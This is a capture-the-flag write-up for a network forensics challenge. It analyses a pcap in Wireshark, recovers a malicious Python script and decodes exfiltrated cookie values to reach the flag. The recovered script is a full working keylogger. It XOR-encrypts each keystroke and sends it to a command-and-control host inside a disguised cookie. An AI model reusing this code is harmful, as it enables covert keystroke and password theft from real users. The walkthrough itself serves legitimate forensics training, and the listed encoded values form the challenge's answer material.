Packed Light
Tiny packets. Odd hours. Suspiciously regular. Someone's smuggling out the data equivalent of a hotel towel every night, folded neatly inside traffic that looks ordinary until you decode it.

Scenario
Question

Solution

Inspect the Traffic
First, download and extract the file. We will see a file traffic.pcapng which can be opened with wireshark.
I will use a wireshark filter to narrow down suspicious packets


and we find this packet trying to get the /temp/updates.py file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
import requests

import base64

from pynput import keyboard


C2_URL = "http://byte-lotus-hotel.thm:8080/"


def getkey():

p1 = "H0t3lSt@ff0Nly"

p2 = "K3epS3cr3t!"

return p1 + p2


def xor(data: bytes, key: bytes) -> bytes:

return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))


def sendltr(character):

raw_bytes = character.encode('utf-8')

encrypted = xor(raw_bytes, getkey().encode('utf-8'))

b64_string = base64.b64encode(encrypted).decode('utf-8')

headers = {

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1",

"Cookie": f"hotel_sess_state={b64_string}"

}

try:

requests.get(C2_URL, headers=headers, timeout=0.5)

except:

pass


def on_press(key):

try:

sendltr(key.char)

except AttributeError:

if key == keyboard.Key.space:

sendltr(" ")

elif key == keyboard.Key.enter:

sendltr("\n")


print("[*] Byte Lotus Sync Service started...")

with keyboard.Listener(on_press=on_press) as listener:

listener.join()
"Cookie": f"hotel_sess_state={b64_string}"
Extract Cookie Values
The script captures each keypress, XORs it and puts the base64 result in hotel_sess_state. So, let’s filter for requests containing this cookie and collect the values in packet order.


the value is HA==
now check every packet one by one
HA==,AA==,BQ==,Mw==,Hg==,ew==,Og==,fA==,Fw==,eQ==,Ow==,Fw==,Pw==,fA==,PA==,Kw==,IA==,eQ==,Jg==,Lw==,Fw==,eA==,Pg==,LQ==,Gg==,Fw==,MQ==,eA==,PQ==,NQ==
Decode the Data
And we decode it using base64 in CyberChef
Base64 is only the first step. The CyberChef recipe also uses XOR with H. Each character is encrypted separately, so the key starts again at its first character, H, for each of these values.

Finally, we got the flag!
DONE!!!